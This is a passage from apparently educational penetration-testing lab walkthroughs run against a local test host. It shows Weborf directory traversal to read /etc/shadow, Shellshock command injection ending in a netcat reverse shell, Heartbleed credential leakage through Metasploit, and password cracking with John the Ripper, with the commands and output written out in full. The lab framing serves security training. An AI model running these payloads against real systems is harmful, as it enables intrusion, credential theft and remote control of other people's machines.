Let's see what happens if the vulnerable application is running with elevated privileges. Return to the terminal running Weborf by selecting "Console 1".

Step 10: Starting Weborf as root

Now start Weborf server again, this time with root privileges:

sudo weborf

```
(1) Skillset Labs> sudo weborf
Weborf
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions.
For details see the GPLv3 Licese.
Run weborf --help to see the options
```

Step 12: Reading /etc/shadow File

Re-issue the GET request for /etc/shadow file:

GET
http://skillsetlocal.com:8080/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fshadow

Game over.

```
(2) Skillset Labs> GET http://skillsetlocal.com:8080/..%2f..%2f..%2f..%2f..%2f..
%2f..%2fetc%2fshadow
root:$6$4N2xtT7O$XAL/sh1aZCrzOg9HuG1jDkeq/VSj5Uht2ccyRFpPeHcj2L7oQKubhWeu5rZuZnv
pK.iuimcSFJ.QmHhJB3BWO.:16968:0:99999:7:::
daemon:*:16550:0:99999:7:::
bin:*:16550:0:99999:7:::
sys:*:16550:0:99999:7:::
sync:*:16550:0:99999:7:::
games:*:16550:0:99999:7:::
man:*:16550:0:99999:7:::
lp:*:16550:0:99999:7:::
mail:*:16550:0:99999:7:::
```

You can see how a system running a vulnerable web server application with inadequate privileges can be fully compromised via an attack as simple as directory traversal. Feel free to experiment and see what other files you can access on the target system.

Step 1: Modifying HTTP Request Header

In other labs, we covered some of the ways that Shellshock vulnerability can be exploited. In this lab, we will explore a more manual approach to Shellshock exploitation, as well as some of the more advanced uses of the exploit for pentesting purposes.

At this point, we already know that the target system is vulnerable and identified the URL of the vulnerable script file. Now let's look at some exploitation techniques.

For the majority of the lab, we will be using *cURL*, a tool used to transfer data to and from a server, using one of the supported protocols (FTP, HTTP, HTTPS, IMAP, SMTP, and many others). It is designed to work without user interaction.

First, let's try to insert a Linux command into the header of an HTTP request to our target Web server. We will use the *-H* option to insert the id command. The *-v* option will give us the verbose output:

curl -v http://skillsetlocal.com/cgi-bin/vulnscript.sh -H "custom:() { ignored; }; /usr/bin/id"

```
(1) Skillset Labs> curl -v http://skillsetlocal.com/cgi-bin/vulns
stom:() { ignored; }; /usr/bin/id"
```


```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.10 (Debian) Server at skillsetlocal.com Port 80</address>
</body></html>
```

Step 2: Checking Error Log

Didn't seem to work, did it? However, notice that the server threw an internal error. Let's look at the error details. Issue the following command to read the Apache server error log:

tail /var/log/apache2/error.log

See the most recent entry on the bottom? It contains "uid=33(www-data) gid=33(www-da", whis is the partial output of the *id* command!



(If you don't see this, go back to the previous step and try running the command again, ensuring that everything is entered exactly as shown in the example.)

So our command was executed, but the results didn't make it back to us due to the malformed header. Let's try modify the header and see what happens.

Step 3: Command Injection

Since we already know that *command injection* is possible, let's try something more interesting than getting the user ID. To read the */etc/passwd* file , issue the following command:

curl -v http://skillsetlocal.com/cgi-bin/vulnscript.sh -H "custom:() { ignored; }; echo Content-Type: text-html; echo ; /bin/cat /etc/passwd"

```
(1) Skillset Labs> curl -v http://skillsetlocal.com/cgi-bin/vuln
stom:() { ignored; }; echo Content-Type: text-html; echo ; /bin/
* Hostname was NOT found in DNS cache
*   Trying 127.0.0.1...
* Connected to skillsetlocal.com (127.0.0.1) port 80 (#0)
> GET /cgi-bin/vulnscript.sh HTTP/1.1
> User-Agent: curl/7.38.0
> Host: skillsetlocal.com
> Accept: */*
> custom:() { ignored; }; echo Content-Type: text-html; echo ; /
swd
>
< HTTP/1.1 200 OK
< Date: Wed, 05 Oct 2016 16:51:18 GMT
* Server Apache/2.4.10 (Debian) is not blacklisted
< Server: Apache/2.4.10 (Debian)
< Transfer-Encoding: chunked
< Content-Type: text-html
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Notice the modifications we've done to the header. Okay, here we have it: remote command execution. Go ahead and try running some other commands before moving on to the next step. For example, you can try *ls -l* to find writable directories.

Step 4: Writing Files

Once we find some directories that we can write files to, why not just do that? Issue the command below to create a new empty file in the root directory of the target server:

curl -v http://skillsetlocal.com/cgi-bin/vulnscript.sh -H "custom:() { ignored; }; echo Content-Type: text-html; echo ; /bin/touch /usr/lib/cgi-bin/hacked"

```
(1) Skillset Labs> curl -v http://skillsetlocal.com/cgi-bin/vuln
stom:() { ignored; }; echo Content-Type: text-html; echo ; /bin/
gi-bin/hacked"
```

Step 5: Looking at Created File

Now let's list the */usr/lib/cgi-bin* directory:

ls /usr/lib/cgi-bin

The "hacked" file should be there.

```
(1) Skillset Labs> ls /usr/lib/cgi-bin
hacked  vulnscript.sh  weborf_cgi_wrapper  weborf_py_wrapper
```

If you don't see it, go back to the previous step and try running the command again, making sure that everything is entered correctly.

Step 6: Creating Webpages

Now that we can inject all sorts of things, why not create our own private webpage that would be displayed when we point the browser towards the vulnerable script? All we need to do is modify the browser's user agent value when browsing to the vulnerable script's URL. It is very easy to perform with the Lynx browser, by using the *-useragent* option.

First, browse to the script without modifying the user agent:

lynx http://skillsetlocal.com/cgi-bin/vulnscript.sh

```
(1) Skillset Labs> lynx http://skillsetlocal.com/cgi-bin/vulnscri
```

```
You found bash
```

Hit **Ctrl+C** to exit the browser and re-enter the command modifying the user agent as shown below:

lynx -useragent="() { ignored; }; /bin/bash -c 'echo -e \"Content-type: text/html\n\"; echo -e \"<html><title>Vulnerable System</title><body>Something Here</body></html>\"'" http://skillsetlocal.com/cgi-bin/vulnscript.sh

```
(1) Skillset Labs> lynx -useragent="() { ignored; }; /bin/bash -
tent-type: text/html\n\"; echo -e \"<html><title>Vulnerable Syst
Something Here</body></html>\"'" http://skillsetlocal.com/cgi-bi
```


Step 7: Inserting Scripts

Such webpage can serve all kinds of purposes. For example, we can use it to run some recon commands on the system and display the results nicely formatted. The following command will show the hostname of the target system, the IP configuration, along with the apache2.config file. You can hit the Up arrow twice to bring up the command you issued in the previous step and just make changes to it as follows:

```
lynx -useragent="() { ignored; }; /bin/bash -c 'echo -e \"Content-type:
text/html\n\"; echo -e \"<html><title>Vulnerabe System
\`hostname\`</title><body><h1>System Info for \`hostname\`; \`date\`<h2>IP
configuration</h2><pre>\`ip addr\`</pre><h2>Apache config</h2><pre>\`cat
/etc/apache2/apache2.conf \`</pre></body></html>\""
http://skillsetlocal.com/cgi-bin/vulnscript.sh
```

```
(1) Skillset Labs> lynx -useragent="() { ignored; }; /bin/bash -
tent-type: text/html\n\"; echo -e \"<html><title>Vulnerabe Syster
title><body><h1>System Info for \`hostname\`; \`date\`<h2>IP con
pre>\`ip addr\`</pre><h2>Apache config</h2><pre>\`cat /etc/apache
\`</pre></body></html>\"'" http://skillsetlocal.com/cgi-bin/vulns
```


Hit **Space** a few times to read through the output.



Step 8: Starting Netcat Listener

As you can see, the possibilities are endless. The last thing we will do in this lab is getting a command shell on the target. Here we are assuming that Netcat is already installed on the target system. Let's start the Netcat listener. It will be waiting for incoming connections on port *9999*:

nc -lvp 9999



Step 10: Getting Shell

We could use Lynx again and modify the browser's user agent, or we can just switch back to cURL. Issue the following command:

curl http://skillsetlocal.com/cgi-bin/vulnscript.sh -H "custom:() { ignored; }; echo Content-Type: text-html; echo ; /bin/nc skillsetlocal.com 9999 -e /bin/sh"

```
(2) Skillset Labs> curl http://skillsetlocal.com/cgi-bin/vulnscr
m:() { ignored; }; echo Content-Type: text-html; echo ; /bin/nc
m 9999 -e /bin/sh"
```

Now switch back to the Netcat listener by clicking on the "Console 1" tab. You should see that a connection has been established.

```
(1) Skillset Labs> nc -lvp 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 38284
```

If you don't see the "connected to" message, return to "Console 2" and try running the command again, making sure that everything is entered correctly and you are typing in the correct IP address and port number.

Step 11: Running OS Commands

We got a shell! Run some Linux commands to verify the functionality. One of the very useful things you can do is check and see if the current user can run any commands as root. Enter the following command:

sudo -l

```
sudo -l
Matching Defaults entries for www-data on ip-10-0-0-253:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
n

User www-data may run the following commands on ip-10-0-0-253:
    (root) NOPASSWD: /usr/lib/cgi-bin/vulnscript.sh
```

So, the *www-data* user can execute the *vunscript.sh* as root with no password! If we can modify this script, we can pretty much do anything we want on the target system.

Step 1: Starting NGINX

Heartbleed is a vulnerability in the OpenSSL Cryptographic software library. This vulnerability occurs in the Heartbeat Extension of OpenSSL TLS/DTLS (Transport Layer Security), hence the name. Successful exploitation of this vulnerability can result in disclosure of the server's private keys and even sensitive credentials, as we will see in this lab.

In order to exploit this vulnerability, we first need to understand how heartbeat extension works and why it is used. The need for this extension arises, as in TLS, there is no such feature to check whether remote host is alive or not when no data transfer is occuring on both ends. This extension overcomes this limitation by sending heartbeat requests to the host and receiving appropriate responses. However in a vulnerable implementation, there is no validation on the length of bytes client requested for. Therefore, a remote attacker can craft an appropriate heartbeat request to retrieve a block of memory up to 64kb from the server's memory.

For this lab, we set up a target website hosted on a NGINX server that was compiled with vulnerable OpenSSL libraries. Enter the following command to start NGINX (don't forget *sudo*):

sudo /usr/local/nginx/sbin/nginx

```
(1) Skillset Labs> sudo /usr/local/nginx/sbin/nginx
```

Step 2: Scanning for Vulnerability

There are various methods for discovering the Heartbleed vulnerability. One of the fastest and most effective ways is to, once again, use the powerful Nmap Scripting Engine. The ssl-heartbleed script we will use in this step comes with

the default Nmap installation. Enter the following command to scan our target for Heartbleed:

nmap -p 443 --script ssl-heartbleed skillsetlocal.com

Nmap clearly marked our target as VULNERABLE and provided some information about the vulnerability.

```
(1) Skillset Labs> nmap -p 443 --script ssl-heartbleed skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-05 16:29 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.00014s latency).
rDNS record for 127.0.0.1: localhost
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptog
raphic software library. It allows for stealing information intended to be prote
cted by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
```

Next, let's play the role of a regular user of our target website.

Step 3: Browsing to Homepage

It's worth noting that you cannot count on getting the same results (or gathering some specific information) every time you try exploiting Heartbleed. While some of the data leaked by the server may be valuable, in most cases, the contents of the dump will be random and depends on many factors, including the web browser used to access the website. For this lab we will use the *w3m* browser. Later, you can try using a different browser (*lynx*) to see the difference for yourself.

Enter the following command to browse to our target website:

w3m https://skillsetlocal.com

```
(1) Skillset Labs> w3m https://skillsetlocal.com
```

Hit **y** twice to accept the self-signed certificate.


```
self signed certificate: accept? (y/n)
```

```
Bad cert ident localhost from skillsetlocal.com: accept? (y/n)
```

Ignore the warning message and just wait a few seconds for the webpage to load. You should see a simple login form.

Step 4: Logging In

Use the down arrow key to navigate to the *Username* line, and then right arrow key or Tab to get to the beginning of the red line (after the opening bracket). Once there, hit **Enter**. In the *TEXT:* prompt that appears on the bottom, type in some username (select something that you would be able to find easily in a data dump).



Hit **Enter** to return to the form.


Hit the down arrow key, then **Enter** to open the *Password:* prompt on the bottom. Type in some password and hit **Enter**.

Finally, hit the down arrow key again to get to the *[Submit]* button and hit **Enter**.

Ignore the Bad certificate warnings and just wait a few seconds for the page to reload.

Step 5: Closing the Browser

To close the *w3m* browser, hit **q**, then **y** to confirm.





Step 6: Starting Metasploit Framework

There are numerous tools and scripts developed for exploiting Heartbleed. Metasploit also has an auxiliary module that can scan multiple hosts and retrieve data from them if they are vulnerable.

Run the following command to launch the Metasploit Framework:

msfconsole -L





Step 7: Selecting Module

Select the *openssl-heartbleed* module. Remember that you can always use **Tab** to autocomplete *(Hint: if you hit Tab and nothing happens, double-check that you are typing everything in correctly)*:

use auxiliary/scanner/ssl/openssl_heartbleed

```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) >
```

Step 8: Viewing Options

Enter *show options* to see what we need to configure. You can see that the module can be used against SSLv3, 1.0, 1.1, and 1.2.

show options

```
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memory
before storing
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a
server response
   RHOSTS                             yes       The target address range or CIDR
 identifier
   RPORT             443              yes       The target port
   STATUS_EVERY      5                yes       How many retries until status
   THREADS           1                yes       The number of concurrent threads
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use r
aw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted
: SSLv3, 1.0, 1.1, 1.2)
```

You can also see that the RPORT value is already set to 443 (default port for HTTPS), so we only need to set RHOSTS to the address of our target.

Step 9: Setting Scanner Options

Set the RHOSTS option to our target address:

set RHOSTS skillsetlocal.com

One last option we need to set up is *VERBOSE*, so it will display the captured data on the console. Enable VERBOSE as follows:

set VERBOSE true

```
msf auxiliary(openssl_heartbleed) > set RHOSTS skillsetlocal.com
RHOSTS => skillsetlocal.com
msf auxiliary(openssl_heartbleed) > set VERBOSE true
VERBOSE => true
```

Step 10: Running Scan

Now let's run our scan:

run

```
msf auxiliary(openssl_heartbleed) > run
```

You can see that both username and password were captured in plaintext, even though a "secure" SSL connection was used.

```
..............h.......@.......0.....................<html>.<h
r Secret Login Page</title>.<script>.document.cookie="heartbleed
ead>.<body>.<br /><br />.<form name="input" action="index.html"
ername: <input type="text" name="username">.<br />.Password: <in
rd" name="password">.<br /><br />.<input type="submit" value="Su
/body>.</html>.....................`F......127.0.0.1 - - [05
55 +0000] "GET /index.html?username=admin&password=password123 H
 "https://skillsetlocal.com/" "w3m/0.5.3+debian-19".............
................................................................
.....................................x.d.P...x.d.P.............
```


This is a good illustration of how dangerous Heartbleed could be. To fix the vulnerability, upgrade to the non-vulnerable version of OpenSSL.

Step 1: Starting Vulnerable Server

In previous labs, we covered several different ways of obtaining the contents of the */etc/shadow* file where user password hashes are stored. In this lab, we will go through yet another way of grabbing the */etc/shadow* file from the compromised system. We will then go through the steps of cracking the hashes to obtain the actual password values.

First, let's start our vulnerable server application as root:

sudo weborf



Step 3: Creating File List

We already saw how the directory traversal vulnerability in Weborf can be exploited manually. In this lab, we will automate the process with Metasploit and combine it with downloading the password files. The Metasploit auxiliary module that we will use requires a file list to know which files to download from the compromised system. Create the file list as instructed below. We are using the URL encoding to replace "/" with "%2f":

cat > files.txt
etc%2fpasswd
etc%2fshadow

Press **ENTER**, then hit **Ctrl+D** to save the file and return to the prompt.


```
(2) Skillset Labs> cat > files.txt
etc%2fpasswd
etc%2fshadow
(2) Skillset Labs>
```

Step 4: Starting Metasploit Framework

Now start the Metasploit Framework. Don't forget the *-L* option.

msfconsole -L

```
(1) Skillset Labs> msfconsole -L
```



Step 5: Selecting Module

Next, let's select the *Generic HTTP Directory Traversal Utility* module. It checks the targets for the directory traversal vulnerability, and depending on the selected option, can download specific files or check if it is possible to write files outside of the www directory. Select the module as follows:

use auxiliary/scanner/http/http_traversal

```
msf > use auxiliary/scanner/http/http_traversal
msf auxiliary(http_traversal) >
```

Step 6: Setting Scanner Options

There are quite a few options we need to set for this module. The first two should be familiar by now: *RHOSTS* for remote (target) host(s) and *RPORT* for

the target port (which is set to 80 by default, so we need to change it to the Weborf's default port). The next three options are TRIGGER, for the path that triggers the vulnerability, *ACTION*, which in our case is *DOWNLOAD*, and *FILELIST*, which specifies the list of files to download. Set the options exactly as shown below:

```
set RHOSTS skillsetlocal.com

set RPORT 8080

set TRIGGER ..%2f..%2f..%2f..%2f..%2f..%2f..%2f

set ACTION DOWNLOAD

set FILELIST files.txt
```

Make sure to use all capital letters for *DOWNLOAD* , otherwise you will get an error.

```
msf auxiliary(http_traversal) > set RHOSTS skillsetlocal.com
RHOSTS => skillsetlocal.com
msf auxiliary(http_traversal) > set RPORT 8080
RPORT => 8080
msf auxiliary(http_traversal) > set TRIGGER ..%2f..%2f..%2f..%2f
TRIGGER => ..%2f..%2f..%2f..%2f..%2f..%2f..%2f
msf auxiliary(http_traversal) > set ACTION DOWNLOAD
ACTION => DOWNLOAD
msf auxiliary(http_traversal) > set FILELIST files.txt
FILELIST => files.txt
```

Step 7: Running Scan

Now enter *run* to launch the attack.

```
run
```

The scan should be done very quickly and you should see that our target files were downloaded. Note the location where the files were saved, we will use it in the next step.

Enter *exit* to close Metasploit Framework and return to the regular prompt.

exit

```
msf auxiliary(http_traversal) > run

[*] Running action: DOWNLOAD...
[+] File etc%2fpasswd downloaded to: /home/admin/.msf4/loot/2016
lt_127.0.0.1_lfi.data_812106.txt
[+] File etc%2fshadow downloaded to: /home/admin/.msf4/loot/2016
lt_127.0.0.1_lfi.data_523986.txt
[*] 2 file(s) downloaded
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_traversal) > exit

(2) Skillset Labs>
```

Step 8: Unshadow

For the purpose of cracking, we'll use *John the Ripper*. Here's a description from the maker openwall:

John the Ripper is a fast password cracker, currently available for many flavors of Unix, Windows, DOS, BeOS, and OpenVMS (the latter requires a contributed patch). Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos/AFS and Windows LM hashes, as well as DES-based tripcodes, plus many more hashes and ciphers in "community enhanced" -jumbo versions and/or with other contributed patches.
Reference - http://www.openwall.com/john/doc/

Sounds like it's perfect for the job. We could run JtR directly on the */etc/shadow* file, but a better approach would be to create a new file by

using *unshadow*. It will allow JtR to use some of the GECOS fields information from the */etc/passwd* file as well. Use *unshadow* as follows, specifying files downloaded by the Metasploit module. The format is *unshadow PASSWDFILE SHADOWFILE*, in that order, so make sure you are entering the correct file names. The *yyyymmddhhmmss* part is the timestamp, and *xxxxxx* and *yyyyyy* are numeric identifiers, which will be different for the */etc/passwd* and */etc/shadow*. We are saving the new file as *passwords*.

sudo unshadow .msf4/loot/*yyyymmddhhmmss*_default_127.0.0.1_lfi.data_*xxxxxx*.txt .msf4/loot/*yyyymmddhhmmss*_default_127.0.0.1_lfi.data_*yyyyyy*.txt > passwords

```
(2) Skillset Labs> sudo unshadow .msf4/loot/20161005205018_defau
.data_812106.txt .msf4/loot/20161005205018_default_127.0.0.1_lfi
 > passwords
```

Let's view the new file to make sure everything went OK:

cat passwords

```
(2) Skillset Labs> cat passwords
root:$6$4N2xtT7O$XAL/sh1aZCrzOg9HuG1jDkeq/VSj5Uht2ccyRFpPeHcj2L7
pK.iuimcSFJ.QmHhJB3BWO.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
```

Let's get cracking!

Step 9: Running John the Ripper

Issue the following command to use JtR with our *passwords* file with default options.

sudo john passwords

Understand that the crack could take days in a real scenario. But simple passwords like “password1” or “password2” should be cracked very quickly.

```
(2) Skillset Labs> sudo john passwords
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is als
"crypt"
Use the "--format=crypt" option to force loading these as that t
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, cr
12 128/128 SSE2 2x])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
password1        (skillsetuser)
```

Step 10: Reading Wordlist

For stronger passwords, we can look at the available JtR options, such as using a wordlist. There are many large wordlists available on the Internet, some of them included with the standard Kali Linux installation. You can also create your own, which we did for this lab. Issue the following command to read it:

cat wordlist.txt

```
(2) Skillset Labs> cat wordlist.txt
password1
password123
p@ssw0rd
infosec!!!
student
skillsetuser1
skillsetuser2
```

To speed up the process, we cheated a bit and included only the actual user passwords. Feel free to experiment later and try adding more words or use different JtR options.

Step 11: Running JtR with Wordlist

To use the wordlist, simply reissue the command and add the *-w* option pointing to the file:

sudo john passwords -w=wordlist.txt

You can see the rest of the passwords.

```
(2) Skillset Labs> sudo john passwords -w=wordlist.txt
Warning: detected hash type "sha512crypt", but the string is als
"crypt"
Use the "--format=crypt" option to force loading these as that t
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, cr
12 128/128 SSE2 2x])
Remaining 3 password hashes with 3 different salts
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (root)
infosec!!!       (skillsetuser2)
p@ssw0rd         (skillsetuser1)
3g 0:00:00:00 DONE (2016-10-05 20:54) 30.00g/s 70.00p/s 210.0c/s
rd1..skillsetuser2
Use the "--show" option to display all of the cracked passwords
Session completed
```

Also notice that John picks up where it left off, only cracking the passwords that weren't cracked in the previous sessions.

Step 12: Viewing Cracked Passwords

To see the passwords extracted from a certain file, use the *--show* option as follows:

sudo john --show passwords

```
(2) Skillset Labs> sudo john --show passwords
root:password123:0:0:root:/root:/bin/bash
skillsetuser:password1:1002:1002::/home/skillsetuser:/bin/sh
skillsetuser1:p@ssw0rd:1003:1003::/home/skillsetuser1:/bin/sh
skillsetuser2:infosec!!!:1004:1004::/home/skillsetuser2:/bin/sh

4 password hashes cracked, 0 left
```

Step 1: Copying NCAT

Ncat has been used as a Telnet replacement up until now. Instead of using Ncat to connect to other computers, we can also set up Ncat to listen mode. *Listen mode* allows us to install Ncat on a compromised machine, run it on any port of our choosing, and then connect to it with another copy of Ncat on our attacking computer. We can start Ncat in listen mode and then bind the bash shell to it, allowing us to pass commands to the target host. Also, we can freely disconnect and reconnect to the listening Ncat on the target system.

First, let's copy the Ncat binary to our home folder:

cp /usr/bin/ncat ~

```
(1) Skillset Labs> cp /usr/bin/ncat ~
(1) Skillset Labs>
```

Step 2: Staring Metasploit Framework

